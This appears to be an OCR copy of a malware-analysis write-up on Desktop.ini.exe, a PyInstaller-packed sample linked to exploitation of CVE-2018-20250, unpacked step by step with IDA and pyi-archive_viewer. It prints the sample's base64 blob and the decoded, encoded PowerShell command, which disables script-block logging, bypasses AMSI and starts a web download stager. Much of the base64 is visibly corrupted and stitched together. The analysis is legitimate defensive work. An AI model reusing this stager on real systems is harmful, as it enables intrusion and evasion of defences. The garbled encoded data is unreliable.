

Analysis of file *Desktop.ini.exe (SHA1:* **16eeaed9f8733dda68748a01adbab95f2891f8a8**)

The file with the name Desktop.ini.exe based on the information from the blog: https://blog.alyac.co.kr/2160?fbclid=IwAR24gvsWHKvMH2SWJMXpxNSl-miSOBjZTDqhKnzBjt3NgP3puWTj-qrEAME corresponds to a hidden python and it is used to finish in the exploitation of the vulnerability *CVE-2018-20250*. Let's leave behind the political background and start with the analysis of that sample to check what it's hiding.

First of all check the file with ExeInfoPE to see what this file could be:



The information given is not so good as here it says it's only an exe file created with Microsoft Visual C++ v.14, and it is not packed. Something that we can extract from here it is creation date:



Loading the file in IDA Pro, we can check the strings of the binary (also we could use the application string.exe from sysinternalsuite). Once we check the strings, we can see some of them related to python as the next picture shows us:

.rdata:0042065C	00000019	C	Py_DontWriteBytecodeFlag
.rdata:00420678	00000034	C	Failed to get address for Py_DontWriteBytecodeFlag\n
.rdata:004206AC	0000000F	C	GetProcAddress
.rdata:004206BC	0000001D	C	Py_FileSystemDefaultEncoding
.rdata:004206DC	00000038	C	Failed to get address for Py_FileSystemDefaultEncoding\n
.rdata:00420714	0000000E	C	Py_FrozenFlag
.rdata:00420724	00000029	C	Failed to get address for Py_FrozenFlag\n
.rdata:00420750	00000019	C	Py_IgnoreEnvironmentFlag
.rdata:0042076C	00000034	C	Failed to get address for Py_IgnoreEnvironmentFlag\n
.rdata:004207A0	0000000E	C	Py_NoSiteFlag
.rdata:004207B0	00000029	C	Failed to get address for Py_NoSiteFlag\n
.rdata:004207DC	00000017	C	Py_NoUserSiteDirectory
.rdata:004207F4	00000032	C	Failed to get address for Py_NoUserSiteDirectory\n
.rdata:00420828	00000010	C	Py_OptimizeFlag
.rdata:00420838	0000002B	C	Failed to get address for Py_OptimizeFlag\n
.rdata:00420864	0000000F	C	Py_VerboseFlag
.rdata:00420874	0000002A	C	Failed to get address for Py_VerboseFlag\n
.rdata:004208A0	0000000E	C	Py_BuildValue
.rdata:004208B0	00000029	C	Failed to get address for Py_BuildValue\n
.rdata:004208DC	0000000A	C	Py_DecRef
.rdata:004208E8	00000025	C	Failed to get address for Py_DecRef\n
.rdata:00420910	0000000C	C	Py_Finalize
.rdata:0042091C	00000027	C	Failed to get address for Py_Finalize\n

And as we have an exe file, and we have some strings like these:

.rdata:0042165C	00000024	C	PyInstaller: FormatMessageW failed.
.rdata:00421680	0000002D	C	PyInstaller: pyi_win32_utils_to_utf8 failed.

We decide to follow the analysis having in mind the binary is (or could be) a pyinstaller.

If we use the utility *pyi-archive_viewer.exe* that comes with pyinstaller we can check the binary and extract the files that are inside:

```
C:\Users\Fare9>C:\Python27\Scripts\pyi-archive_viewer.exe "C:\Users\Fare9\Deskto
p\samples (145).rl\Desktop.ini.exe"
 pos, length, uncompressed, iscompressed, type, name
[(0, 169, 234, 1, 'm', u'struct'),
 (169, 1131, 2480, 1, 'm', u'pyimod01_os_path'),
 (1300, 4381, 11725, 1, 'm', u'pyimod02_archive'),
 (5681, 7501, 22100, 1, 'm', u'pyimod03_importers'),
 (13182, 1838, 5263, 1, 's', u'pyiboot01_bootstrap'),
 (15020, 3058, 6571, 1, 's', u'main'),
 (18078, 544, 1050, 1, 'b', u'Microsoft.VC90.CRT.manifest'),
 (18622, 515583, 1093632, 1, 'b', u'_hashlib.pyd'),
 (534205, 36722, 71168, 1, 'b', u'bz2.pyd'),
 (570927, 521, 1341, 1, 'b', u'main.exe.manifest'),
 (571448, 67077, 225280, 1, 'b', u'msvcm90.dll'),
 (638525, 157524, 569664, 1, 'b', u'msvcp90.dll'),
 (796049, 317232, 653120, 1, 'b', u'msvcr90.dll'),
 (1113281, 1206825, 2648064, 1, 'b', u'python27.dll'),
 (2320106, 5390, 10240, 1, 'b', u'select.pyd'),
 (2325496, 257729, 687104, 1, 'b', u'unicodedata.pyd'),
 (2583225, 0, 0, 0, 'o', u'pyi-windows-manifest-filename main.exe.manifest'),
 (2583225, 642651, 642651, 0, 'z', u'PYZ-00.pyz')]
? X main
to filename? C:\Users\Fare9\Desktop\samples (145).rl\main
```

As we can see I've decided to unpack the file called main. If we open main with a hex editor like WinHex we can see the next:

```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000  63 00 00 00 00 00 00 00  00 02 00 00 00 40 00 00  c            @
00000010  00 73 3E 00 00 00 64 00  00 64 01 00 6C 00 00 5A   s>   d  d  l  Z
00000020  00 00 64 00 00 64 01 00  6C 01 00 5A 01 00 64 02    d  d  l  Z  d
00000030  00 5A 02 00 65 00 00 6A  03 00 65 02 00 83 01 00   Z  e  j  e
00000040  5A 04 00 65 01 00 6A 05  00 65 04 00 83 01 00 01  Z  e  j  e
00000050  64 01 00 53 28 03 00 00  00 69 FF FF FF FF 4E 74  d  S(    iÿÿÿÿNt
00000060  D0 18 00 00 63 47 39 33  5A 58 4A 7A 61 47 56 73  Ð   cG93ZXJzaGVs
00000070  62 43 41 74 62 6D 39 51  49 43 31 7A 64 47 45 67  bCAtbm9QIC1zdGEg
00000080  4C 58 63 67 4D 53 41 74  5A 57 35 6A 49 43 42 54  LXcgMSAtZW5jICBT
00000090  55 55 4A 48 51 55 4E 6E  51 55 70 42 51 6C 46 42  UUJHQUNnQUpBQlFB
000000A0  52 6B 31 42 56 6D 64 43  52 6B 46 47 53 55 46 6A  Rk1BVmdCRkFGSUFj
000000B0  64 30 4A 4B 51 55 55 34  51 56 52 6E 51 6C 56 42  d0JKQUU4QVRnQlVB
000000C0  52 30 56 42 57 57 64 43  63 30 46 46 56 55 46 4D  R0VBWWdCc0FFVUFM
000000D0  5A 30 4A 52 51 55 5A 4E  51 56 5A 6E 51 6B 5A 42  Z0JRQUZNQVZnQkZB
000000E0  52 6B 6C 42 56 58 64 43  53 6B 46 46 4F 45 46 69  RklBVXdCSkFFOEFi
000000F0  5A 30 46 31 51 55 55 77  51 56 6C 52 51 6E 46 42  Z0F1QUUwQVlRQnFB
00000100  52 7A 68 42 59 32 64 42  5A 30 46 44 4D 45 46 61  RzhBY2dBZ0FDMEFa
00000110  64 30 4A 47 51 55 4E 42  51 55 31 33 51 58 42 42  d0JGQUNBQU13QXBB
00000120  53 48 4E 42 53 6B 46 43  53 45 46 47 51 55 46 53  SHNBSkFCSEFGQUFS
00000130  5A 30 45 35 51 55 5A 7A  51 57 4E 6E 51 6D 78 42  Z0E5QUZzQWNnQmxB
00000140  52 56 6C 42 57 46 46 42  64 55 46 46 52 55 46 56  RVlBWFFBdUFFRUFV
00000150  64 30 4A 36 51 55 64 56  51 56 52 52 51 6B 4E 42  d0J6QUdVQVRRQkNB
00000160  52 58 64 42 56 31 46 42  64 55 46 46 59 30 46 61  RXdBV1FBdUFFY0Fa
00000170  55 55 49 77 51 55 5A 52  51 56 64 52 51 6E 64 42  UUIwQUZRQVdRQndB
00000180  52 56 56 42 53 30 46 42  62 6B 46 47 54 55 46 6C  RVVBS0FBbkFGTUFl
00000190  55 55 4A 36 51 55 68 52  51 56 70 52 51 6E 52 42  UUJ6QUhRQVpRQnRB
000001A0  51 7A 52 42 56 46 46 43  61 45 46 48 4E 45 46 5A  QzRBVFFCaEFHNEFZ
```


Header and data, as it is possible to see, I've set the byte 63 as the beginning of the block, and then if we go to the end of the file:


```
00001910  5A 30 46 79 51 55 4E 52  51 56 4E 33 51 58 42 42  Z0FyQUNRQVN3QXBB
00001920  51 32 74 42 5A 6B 46 43  53 6B 46 46 56 55 46 58  Q2tBZkFCSkFFVUFX
00001930  51 55 45 39 28 06 00 00  00 74 06 00 00 00 62 61  QUE9(    t    ba
00001940  73 65 36 34 74 02 00 00  00 6F 73 74 04 00 00 00  se64t    ost
00001950  64 61 74 61 74 09 00 00  00 62 36 34 64 65 63 6F  datat    b64deco
00001960  64 65 74 03 00 00 00 63  6D 64 74 05 00 00 00 70  det    cmdt    p
00001970  6F 70 65 6E 28 00 00 00  00 28 00 00 00 00 28 00  open(    (    (
00001980  00 00 00 73 07 00 00 00  6D 61 69 6E 2E 70 79 74     s    main.pyt
00001990  08 00 00 00 3C 6D 6F 64  75 6C 65 3E 01 00 00 00      <module>
000019A0  73 06 00 00 00 18 01 06  01 0F 01                 s
```



We can see more interesting strings, one string is *"main.py"* and the other interesting is *"base64"*, also it's possible to see that I set an end of block. We will copy this block to a text file and we will have the next text:

*cG93ZXJzaGVsbCAtbm9QIC1zdGEgLXcgMSAtZW5jICBTUUJHQUNnQUpBQlFBRk1BVmdCRkFGSUFjd0JKQUU4QVRnQl
VBR0VBWWdCc0FFVUFMZ0JRQUZNQVZnQkZBRklBVXdCSkFFOEFiZ0F1QUUwQVlRQnFBRzhBY2dBZ0FDMEFad0JGQU
NBQU13QXBBSHNBSkFCSEFGQUFSZ0E5QUZzQWNnQmxBRVlBWFFBdUFFRUFVd0J6QUdVQVRRQkNBRXdBV1FBdUFF
Y0FaUUIwQUZRQVdRQndBRVVBS0FBbkFGTUFlUUJ6QUhRQVpRQnRBQzRBVFFCaEFHNEFZUUJuQUdVQWJRQmxBRz
RBZEFBdUFFRUFkUUIwQUc4QWJRQmhBSFFBYVFCdkFHNEFMZ0JWQUhRQWFRQnNBSE1BSndBcEFDNEFJZ0JIQUVVQ
VZBQkdBR2tBWlFCc0FGZ0FaQUFpQUNnQUp3QmpBR0VBWXdCb0FHVUFaQUJIQUhJQWJ3QjFBSEFBVUFCdkFHd0Fh
UUJqQUhrQVV3QmxBSFFBZAAJ6QUNjQUxBQW5BRTRBSndBc0FFY0FZd0Fid0J1QUZBQWRRQmlBR3dBYVFCYVFC
akFDd0FVd0IwQUdFQWRBQnBBR01BJ0JSQVNRQUJUUUNnQUpBQkhBR1VBZQBFUVNBRkMwS1FVSlZQUVBZ0JKQVF6QVRtbXpK0NaFq8AOVFrVWXpCZXNpMDJpT1FVQmdTZE9LWJNTk1VVUFOTA==*

0JuQUNjQVhRQXBBSHNBSkFCSEFGQUFRd0JiQUNjQVV3QmpBSElBYVFCd0FIUUFRZ0FuQUNzQUp3QnNBRzhBWXdCck
FFd0Fid0JuQUdjQWFRQnVBR2NBSndCZEFGc0FKd0JGQUc0QVlRQmlBR3dBWlFCVEFHTUFjZ0JwQUhBQWRBQkNBQ2
NBS3dBbkFHd0Fid0JqQUdzQVRBQnZBR2NBWndCcEFHNEFad0FuQUYwQVBRQXdBRHNBSkFCSEFGQUFRd0JiQUNjQV
V3QmpBSElBYVFCd0FIUUFRZ0FuQUNzQUp3QnNBRzhBWXdCckFFd0Fid0JuQUdjQWFRQnVBR2NBSndCZEFGc0FKd0JG
QUc0QVlRQmlBR3dBWlFCVEFHTUFjZ0JwQUhBQWRBQkNBR3dBYndCakFHc0FTUUJ1QUhZQWJ3QmpBR0VBZEFCcEF
HOEFiZ0JNQUc4QVp3Qm5BR2tBYmdCbkFDY0FYUUE5QURBQWZRQWtBSFlBUVFCTUFFMEFXd0JEQUc4QVRBQnNBR
1VBUXdCVUFHa0Fid0J1QUZNQUxnQkhBR1VBVGdCbEFGSUFhUUJqQUM0QVJBQkpBRU1BVkFCcEFHOEFiZ0JCQUZJQ
WVRQmJBSE1BVkFCeUFFa0FuZ0JuQUN3QVV3QlpBRk1BZEFCbEFHMEFMZ0JQQUVJQVNnQkZBRU1BZEFCZEFGMEFP
Z0E2QUc0QVJjNBQ2dBS1FBN0FDUUFkZ0JCQUVCQVpBQUV3QUxnQkJBRVFBUkFBb0FDY0FkS0FoUGRBR1UxQ2tBQ2F
kFISUFhUUJ3QUhRQVFnQW5BQ3NBSndCcC0FHOEFZd0JyQUV3QWJ3Qm5BR2NBYVFCdUFHY0FKd0FzQURBQUtBQTdB
Q1FBVmdCaEFFd0FMZ0JCQUVVQVpBQW9BQ2NBUlFCdUFHRUFZZ0JsQUdVQWdVQVZBQ3cAQVV3QmpBSElBYVFCd0FIUUFRZ0JzQUc4
QVl3QnJBRWtBYmdCMkFHOEFZd0JoQUhRQWFRQnZBRzRBVEFCdkFHY0FZd0Fad0JwQUc0QVp3QW5BQ3dBTUFCcEFFQc0F
KQUJIQUZBQVF3QmJBQ2NBUVJBQVVFRVFEMFdtQUV3QVR3QkhBRVFBRkZFMEFRUUJEQUVnQVRDQkNBQk9BUUtNUVhaUVZuQUFrQUJ5Q
WEFCVEFHTUFjZ0JwQUhBQWRBQnVBQkpBRVRHQWZRQkNBR1FBSUFCNUJqUVdSQUVVQXZCSEFPR2VOOURBQUhNQWN3BBR
WFFCVEFHTUFjZ0JwQUhBQWRBQnlBR1FCTUFjMEFqU1JRQkJFQkJOUkFRd1FBZ1FBZ0FpQUhnQnlBRzhBYmdCUEFHW
VRFBQk5VFBQlQVVnUVJSRVNBQkNCQWJoQUhZQWJ3QWpBR0NBQkNBVVZBRlV0QVlBQUNBQUUyQ0JpQmJBRmhBR3h
3dBY3dBbkFDa0FNMEFZQUhSQUpKQVVrQUFBUVBoQUh4QWNRQXJBQURBSlFBbVFBb0FCSElBRm9BRlFBS1FBUk9BWUFBZU
nQUp3QmhBRzBBY3dCb0FFRWFFaFBBRWJBUVBBR1hBZkFCRXNVUUFqQUY1TUFCWUJRQUQ5QXBIakFCSkJxQk1Rd1F
QUJwQUdNQUxlQXlBRFpFBQVVCTUFHa0F6ZUFuQUNrQUtJQm1BR0NBRTBBRVBBcVFBRVpBQURIQUZsaEFGUkFaQQ
FCc0FHd0FMQUFrQUhRQWNnQjFBRVVBS1FBa0FFY0FNQUFuQUdrQVpRQWlBRlVCS1FBRlFBRUFBQkFRQUFCVUFBQV
BQXVBRk1BUlFBVEFBbkFCMmNBQ1BKQUNFQUt6QVNBQUNGQWFsQUVHQUZCQU1RQ0VBaFJBQUZBQUpBQUdBT0FrQU
I0QUZBQVJBQkRBRlpBRUZBUFFBRUlBVkFBaUFHMEFCd0FtQUFHQkFLQUJUQUZBVkFDdEFSQW1DQ0FGQUFHQUFOQU
bEFIY0FMVUJQQVJBQVJBRVFBUUFBRW5CbUJCQUIxQkVBQkJBQUxBRklIQUdJQWVBRUVBQUFZQUF1QUFaZ0FFQkFR
BR3dBYVFCcEFHNEFKQUUzQUNNQVRRQWRRQTJBQkZBQkZBYkFJYjBGaFVVSnpRUWQzQVlRQXZCRFVCVEdkQmQwRkRRVUZMQUJ
drQWJnQmtCRzhBZHdCekFDQUZUZ0JVQUNBQU5nQXZBREVBVEdBZ0FGY0FVZ0JYQURZQU5BQTdBQ0FBVkFCaEFGUHa
0FaQUJsQUc0QWRBQXZBRGNBTGdBd0FDa0FJQUJoQUdnQTlnQXhBREEgVTdBZ0FGdlFBSlFBekFDdkFXQmxBQ0
BUndCbEFHTUFhd0J2QUNrQUlBQmJBRzhBWXdCdUFJWVFBQVZBSkFCbEFESlFBaUFFcUFCMzkQQWdBQ1dCQmtBQVkQQUh
VZRQnpBR1VBY2dBdEFFRUFaUUJ1QUhRQUpBQmZBRjRBQ0FCQTdBQ0FGVUFIbkFFSUFCY3dBSlFBaUFBaUFQQUlQQUV
UE5QUZzQVV3QlpBR1VBYmdCMEFDQUFOQUV4QVJBQ0FGQUVVQUdrQUhXQUxRQVJRQUNBQXdBSUFBR0RBVkFFc0FBQ
NkFEb0FSQUJsQUZZQVFBQUZQQlZBQmVBQ1dBQUJKQUdXQUlBQUJBQkVBQUJBQ0d3QUNRQUJJQUJtQmRBQURBQUZ2
mdBV1FBdUFFTUFVVFZ0JGQUdRQVJRbk9BRlBBU1FCQkFHd0FEQUdVQUNBQWJBQUVFIUUFaUUJ0QUM0
QVRnQkZBSFFBTGdCREFFSUFSUFaUUJrQUVVQVRnQjBBR1NBQUJFQUZBQUdBVlpRQmRBRG9BT2dBRQ
aZ0JCQUhVQVRBQjBBTWFBCVUFIY0F0QUdzQVF3QWFBQkNBQmNBRHNBSkFCRFFBRUFBQkpBUVFBRlFBQlFBQkRBSkFCSE
EFBHTUFjZ0JpAB0FUQUJDQUdTQUZNQWZRQXRBRWVBQ0FBQ0FCUUFSQkdCQkdDQUlGQUFFZ0FQQUFOUUFBRk1BR
BQ1FBU3dBOUFHc0FWdlFBQUFBQUFBSFFBTlFBQ1VFQ2JGMUFBUXdBRkFBREFBWGFBQVFBRkdBRVFBRVFBQUhRQUE
UFBQUF3QUdRQVlRQmtBRVVBTXdBM0FGHUUFaUUQdFQU1RQ0dBBQlUFBNUFEZ0FFOdJoQURRQVlnQm1BRF
VBTWdCQkFEY0FLUUF5AE3QUNSQVVnQTlBSFNBSkFCRFFDUFFAQUJTQUZFd0FQMElQQUJjBkFEVFV3QUxoQkNDQkw
QU1BQXVBQzBBQ1BBQzBBSWFBQ1FBU0FEWmdBRVVCVlBBQlBBRVVBOUFOQ1FBQnIBMlFERkQ3UVBBZEFBSkFBMEFBU
UFVd0JiQUNNQWJnQkZBRWUAQlAwSkZBUVBsQVFQwQUJBQkJDQ0FEQVdGQUZNQUVTVUF3VUFHVUFMQ0FjQkVZQmxCQ
TlFBMkFFc0FKQUJqQUdrQVZRQkJBRUVCQ0FCRVpBSkFCTmJBQVBBRnRCQkVBQkVBQVBBQUFCTlRBQUNBQnBCQWNB
QlRBQkRBQnNBQkNBQ1pBRlNQQUJCQlFBRWJBUUNBQXhBU0JBRlFBZ0JBRlNBUVFBQVBRQUJCUUFaUUJ1QVFYXFBR
eVFRaUFBQlhBQlVBQkZBQUlBRGFBSEFCZ0FBQ0FCMEFBQkFBUFdBRnNBVXdCWUFCTEFBQlNBQkJBRUZFU0FAQkRFRVlB
FFYTBGYUFZb0FCWVFVNkFOQUJBQUVBQkNBRkVBSUFGZ0FEWlFCSkFaQUJ1QUdFQUNnQkZ1QXVBRlFBbkFBcUFHZ
ZCV0hkQmRFRkZTVUZYUUpRQUhJQVVwQm1BRGNBVGdBMEFFVUFXY0FJbUFCQkFBMEFGaFVVYUJTV0FPQlFBV1J
VcFJQWxCUkZBVkJUbWRDWkVGSU1FRm1VRTNRVU5SUVdOM1FteEJTRWxCVUZGQmJrRkhaMEZrUUl3UUhBQlU5blFYWkJ
OWjBFMVFVTTBRVTFRUVRKQlJFMUJUR2RCZVVGRVNVRk5aMEUyUVVScVU5UVRWQlJHdEJTbmRCTjBGRFVVRmtRVUU1
WWxGQ2NFRkhORUZNZDBKdVFVZFZRV1JCUVhWQlNFRkJZVUZDZDBGRFkwRlBkMEZyUUhqUVZGM1FYVkJSV2RCVWxGQ1F
uUWtKQlJWRkJVa0ZCYjBGRFNVRlJkMEoyUVVjNFFXRjNRbkJCUjFWQlNXZEJjMEZEU1VGamQwSnNRVWhOUVdOM1FuQk
YUVpWUVZWM1FUQkJSVmxCVkhkQ2NrRkliMEZUd0J4UVVaQlFWSkJRbmhCUlRCQlkyZENXa0ZJVUZTUVVKVlFVaHZRVkYzU
EVNRUZKWjBGd1FVUnpRVXBCUW10QlJVVkJWa0ZDYUVGRU1FRkpRVUpZUVVWTlFVeG5Ra1ZCUnpoQlpIZENkVUZGZ

BUVFBb0FDUUFjd0JsQUhJQUt3QWtBRlFBS1FBN0FDUUFhUUlyQUQwQUpBQkVBR0VBVkFCaEFGc0FNQUF1QUM0Q
U13QmRBRHNBSkFCRUFHRUFkQUJoQUQwQUpBQkVBRUVBZEFCQkFGc0FOQUF1QUM0QUpBQkVBR0VBVkFCQkFDN
EFiQUJGQUU0QVJ3QlVBRWdBWFFBN0FDMEFTZ0JQQUVrQVRnQmJBRU1BYUFCQkFGSUFXd0JkQUYwQUtBQW1BQ0
FBSkFCU0FDQUFKQUJrQUdFQVZBQmhBQ0FBS0FBa0FFa0FWZ0FyQUNRQVN3QXBBQ2tBZkFCSkFFVUFXQUE9

Here we have a base64 strings, so we will use any of the online tools to decode base64.



What we have it is a powershell line:

powershell -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBFAFIAcwBJAE8ATgBUAGEAYgBsAEUALgBQAFMAVgBFAFIAUwBJAE8AbgAuAE0AYQBqAG8
AcgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAcgBlAEYAXQAuAEEAUwBzAGUATQBCAEwAWQAuAEcAZQB0
AFQAWQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQ
AaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAGkAZQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABH
AHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQ
BjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAG
UAdABWAGEAbAB1AEUAKAAkAG4AVQBMAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEI
AJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgA
nACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAK
wAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnA
CsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbw

BjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAQQBMAD0AWwBDA
G8ATABsAGUAQwBUAGkAbwBuAFMALgBHAGUATgBlAFIAaQBjAC4ARABJAEMAVABpAG8AbgBBAFIAeQBbAHMAVA
ByAEkATgBnACwAUwBZAFMAdABlAG0ALgBPAEIASgBFAEMAdABdAF0AOgA6AG4ARQB3ACgAKQA7ACQAdgBBAEw
ALgBBAEQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBu
AGcAJwAsADAAKQA7ACQAVgBhAEwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AY
wBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLA
EUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMA
aQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABs
AFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAGEAbAB9AEUA
TABzAGUAewBbAFMAYwByAEkAcABUAEIAbABvAGMASwBdAC4AIgBHAEUAVABGAEkAZQBgAEwAZAAiACgAJwBzAG
kAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwAp
AC4AUwBFAHQAVgBBAEwAVQBFACgAJABuAHUAbABsACwAKABOAGUAdwAtAE8AYgBqAEUAYwB0ACAAQwBPAGw
ATABFAEMAVABpAG8ATgBzAC4ARwBlAE4ARQBSAEkAQwAuAEgAYQBTAGgAUwBFAFQAWwBzAHQAcgBJAG4ARwB
dACkAKQB9AFsAUgBlAEYAXQAuAEEAcwBTAGUAbQBCAGwAeQAuAEcAZQBUAFQAWQBQAGUAKAAnAFMAeQBzAH
QAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdAB
pAGwAcwAnACkAfAA/AHsAJABfAH0AfAAlAHsAJABfAC4ARwBlAHQARgBJAGUAbABEACgAJwBhAG0AcwBpAEkAbgBp
AHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAV
ABWAGEATAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AEUAKQB9ADsAfQA7AFsAUwBZAHMAdABlAG0ALgBOA
EUAdAAuAFMARQBSAHYAaQBDAGUAUABvAGkATgB0AE0AQQBuAEEAZwBFAHIAXQA6ADoARQB4AFAARQBDAFQA
MQAwADAAQwBvAG4AVABpAE4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAEIAagBlAEMAVAAgAFMAeQBz
